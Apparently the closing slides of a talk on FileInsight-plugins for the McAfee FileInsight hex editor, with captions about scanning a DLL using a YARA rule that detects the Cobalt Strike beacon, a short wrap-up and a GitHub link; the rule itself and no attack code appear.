
Ln 10 Col 80 Len 0 INS

5:09 PM 8/7/2021

McAfee

Opening a YARA rule file that can detect Cobalt Strike beacon

Scanning the DLL file (New file 2) with the YARA rule file



List of the strings matched with the YARA rules

Wrap-up

- FileInsight-plugins makes FileInsight hex editor super powerful! 
- Useful for surface analysis and manual deobfuscation in malware analysis
- If you like it, please try it! 

Thank you!

<https://github.com/nmantani/FileInsight-plugins>